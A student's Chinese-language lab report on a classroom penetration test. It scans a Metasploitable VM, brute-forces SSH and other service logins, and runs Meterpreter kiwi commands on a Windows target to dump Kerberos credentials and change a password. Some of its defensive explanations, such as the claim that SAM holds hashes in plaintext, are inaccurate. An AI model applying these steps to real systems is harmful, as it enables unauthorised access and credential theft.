07_渗透测试实验报告模板

《信息安全综合实践》实验报告

渗透测试

一、实验目的


1. 了解渗透测试简单流程；
2. 了解渗透测试中如何进行信息收集；
3. 学习nmap、legion、metasploit等工具的使用。

二、实验内容

序	内容	实验内容
1)	主机发现（linux靶机）	利用nmap进行主机发现和主机扫描
2)	信息收集（linux靶机）	利用nmap脚本、legion等工具进行主机信息收集
3)	漏洞利用（windows靶机）	利用nmap、metasploit等实施漏洞利用

三、分析和思考（90分）

1. **截图显示实验1中所发现的目标网络所存在的主机（不超过2张），分析各主机的情况，识别出目标靶机，并给出识别依据。（10分）**


┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.239.0/24
Starting Nmap 7.93 (https://nmap.org) at 2023-05-18 11:02 EDT
Nmap scan report for 192.168.239.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.239.2
Host is up (0.00018s latency).
MAC Address: 00:50:56:E1:F0:51 (VMware)
Nmap scan report for 192.168.239.141
Host is up (0.00028s latency).
MAC Address: 00:0C:29:00:DC:22 (VMware)
Nmap scan report for 192.168.239.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:E0:C0:B9 (VMware)
Nmap scan report for 192.168.239.139
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.93 seconds

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.239.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-18 11:02 EDT
Nmap scan report for 192.168.239.1
Host is up (0.00018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
1042/tcp open  afrog
1043/tcp open  boinc
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.239.2
Host is up (0.000081s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:E1:F0:51 (VMware)

Nmap scan report for 192.168.239.141
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:00:DC:22 (VMware)

Nmap scan report for 192.168.239.254
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.239.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E0:C0:B9 (VMware)

Nmap scan report for 192.168.239.139
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.239.139 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.93 seconds
```

通过扫描我们发现网段中一共存活5台主机，扫描了各个主机在tcp1~1000端口的状态，提供的服务以及MAC Address等信息。
以下分析一下其中三台，其余两台略过：

- 192.168.239.1：
  - 997个tcp端口已经被过滤，无法确定状态
  - 只能确定3个开放端口以及提供的服务
- 192.168.239.2
  - 999个端口处于关闭状态
  - 只有TCP53端口开放，提供domain服务
- 192.168.239.141
  - 977个关闭的端口
  - 开放了23个端口，是开放端口最多的，包括但不限于tcp21、tcp22、tcp80、tcp445，提供的服务包括但不限于ftp、ssh、http、microsoft-ds。

通过返回信息我们可以推断192.168.239.141是目标靶机的ip地址
判断依据：

- MAC Address栏标注是VMware
- 对外提供了很多web服务
- 有且只有此ip开放了445端口，是实验二中漏洞利用需要用到的端口


2. **列出实验中所发现的linux靶机对外提供的服务以及相应版本等信息（不超过2张截图），分析这些服务是否存在可被利用的漏洞信息。如可能，尝试发现其中至少两个非web服务的用户名和口令。（25分）**


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.239.141
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-18 11:24 EDT
Nmap scan report for 192.168.239.141
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:00:DC:22 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:l
inux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds
```

提供的服务太多，存在可被利用的漏洞信息也太多，不一一分析，挑几个普遍存在甚至可以说是共有的漏洞。
图中所示的提供远程登录功能的服务基本都存在弱口令漏洞，即如果管理员设置的用户名和密码强度不够高，攻击者可以利用字典攻击等方式猜解出正确的用户名和密码，从而非法登录以及非法访问。
同时可能也都存在版本泄露漏洞。即服务在响应请求时，返回了包含版本信息的响应消息，攻击者可以利用这些信息，了解对应务的版本和漏洞情况，从而有针对性地发起攻击。

- ftp:
  - login：anonymous，ftp
  - password：anonymous，b1uRR3
  - 可能被利用的漏洞：
    - 弱口令漏洞：由于FTP服务通常需要用户名和密码进行登录，如果管理员设置的用户名和密码强度不够高，攻击者可以利用字典攻击等方式猜解出正确的用户名和密码，从而实现非法访问和控制目标主机。上述两组用户名以及密码都是利用弱口令漏洞采取暴力破解的方式获取。
    - 传输数据未加密漏洞：FTP服务在传输文件时通常使用明文传输，如果攻击者能够截获网络传输的数据包，就可以轻松地获取文件的内容，包括敏感信息，从而造成数据泄露。
- postgres：
  - login：postgres
  - password：postgres
  - 可能被利用的漏洞：
    - 弱口令漏洞：如果管理员设置的用户名和密码强度不够高，攻击者可以利用字典攻击等方式猜解出正确的用户名和密码，从而非法访问和控制目标主机。
    - SQL注入漏洞：SQL注入漏洞是指攻击者通过构造恶意的SQL语句，对数据库进行非法操作，如删除表、修改数据等，从而获取敏感信息或控制数据库。

3. **linux靶机至少通过两个端口对外提供web服务，请尝试发现该些网站服务，给出相应访问地址（不超过3张截图）。如可能，尝试发现其中一个网站的登录用户名和口令。（15分）**
   80端口提供的服务：
   http://192.168.239.141/






```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

8180端口提供的服务：


http://192.168.239.141:8180/



http://192.168.239.141/dvwa/login.php

Username：admin

Password：password



4. **根据所收集的信息，总结给出linux靶机系统的用户名及相应口令，并说明收集方法和过程。（20分）**

用户名：user

口令：user

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 949 guesses in 602 seconds, average tps: 1.6

Nmap done: 1 IP address (1 host up) scanned in 602.13 seconds
```

- 第一步打开Linux操作系统终端
- 第二步进入攻击机目录 /usr/share/nmap/scripts
- 第三步运行命令 `nmap -p 22 --script ssh-brute 192.168.239.141`
- 第四步等待运行完毕就可获得ssh登录用户名以及口令

5. **举例说明利用CVE-2008-4250系统漏洞可实施哪些攻击（至少2种），给出截图（不超过4张截图），并分析说明如何避免此类漏洞（可从漏洞形成原理分析）。（20分）**

输入 `help kiwi` 后即可查看可以实施的攻击：

```
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)


meterpreter >
```

检索目标靶机的Kerberos Ticket：

```
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
MK-C24134628432$  WORKGROUP        (null)
mk-c24134628432$  WORKGROUP        (null)
test              MK-C24134628432  test
```

- 利用了Pass-the-Ticket漏洞：Pass-the-Ticket漏洞是利用Kerberos Ticket Granting Ticket（TGT）的漏洞。攻击者可以通过Kiwi等工具获取到目标系统中的TGT，并将其复制到自己的系统中，从而获得对目标系统的访问权限。这种攻击方式的成功与否取决于Kerberos环境的安全性，如果Kerberos环境存在漏洞，则攻击者可以利用Kiwi等工具轻松地获取TGT，并发起Pass-the-Ticket攻击。
- 防范措施：
  - 加强Kerberos环境的安全性：Kerberos环境是Kerberos漏洞的根源，加强Kerberos环境的安全性可以有效地避免Kerberos漏洞的发生。具体来说，可以加强Kerberos环境的管理和监控，限制Kerberos协议的使用范围，定期检查和修复Kerberos漏洞等。
  - 及时修复Kerberos漏洞：Kerberos漏洞是一种常见的安全漏洞，及时修复Kerberos漏洞可以有效地避免安全风险的发生。具体来说，可以定期检查和修复Kerberos环境中的漏洞，及时更新Kerberos环境的补丁和安全配置，加强对于Kerberos漏洞的监控和预警等。
  - 加强对于凭据的保护：Kerberos凭据是Kerberos漏洞利用的主要目标，加强对于凭据的保护可以有效地避免Kerberos漏洞的利用。具体来说，可以加强对于凭据的存储和传输的加密和认证，限制凭据的使用范围和权限，加强对于凭据的监控和审计等。

修改目标靶机的口令：

```
meterpreter > password_change -P Test -u test -p test
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 4a1fab8f6b5441e0493dc7d41304bfb6
meterpreter >
```

- 利用了Windows操作系统中的明文密码存储漏洞：具体来说，Windows操作系统中的SAM（Security Accounts Manager）文件中存储了本地用户的密码哈希值，但是在早期版本的Windows系统中，SAM文件中的密码哈希值是以明文的形式存储的，因此攻击者可以通过Kiwi等工具直接获取这些密码哈希值，并进行密码破解或修改。
- 防范措施：
  - 及时升级操作系统：Windows系统在不同版本中存在明文密码存储漏洞的差异，升级到最新的操作系统版本可以有效地避免早期版本中的明文密码存储漏洞。
  - 加强密码管理和保护：密码是系统中重要的安全凭据，加强密码管理和保护可以有效地避免密码泄露和破解。具体来说，可以设置强密码策略，定期修改密码，加强对于

密码的加密和存储，限制密码的使用范围和权限，加强对于密码的监控和审计等。

- 加强对于密码破解工具的防范和监控：明文密码存储漏洞是一种常见的安全漏洞，攻击者可以利用Kiwi等工具轻松地获取密码哈希值，并进行密码破解或修改。因此，在实际应用中，应该加强对于密码破解工具的防范和监控，及时发现和处理相关安全事件，加强对于密码哈希值的加密和存储等。

四、实验总结（收获和心得）（5分）

最近的几次使用kali作为攻击机的实验让我真切感受到了为何网络论坛和社区上有句话"kali学得好，局子蹲得早"，kali提供的工具十分齐全使用方便，网上也有很多学习资料，十分适合用以安全测试。
同时本次实验也结合了大量之前的实验，可谓是集大成之作。我们不仅可以利用现成的脚本以及字典进行爆破攻击，还可以自己利用之前学会的工具生成自己的字典结合其它工具进行攻击，获取靶机用户名以及口令的部分还与第一次系统安全实验存在密切联系。

五、尚存问题或疑问、建议（5分）

- 真实主机因为有防火墙的保护，TCP 1~1000号端口都被屏蔽掉，有无方法能够破解防火墙对端口的屏蔽保护作用?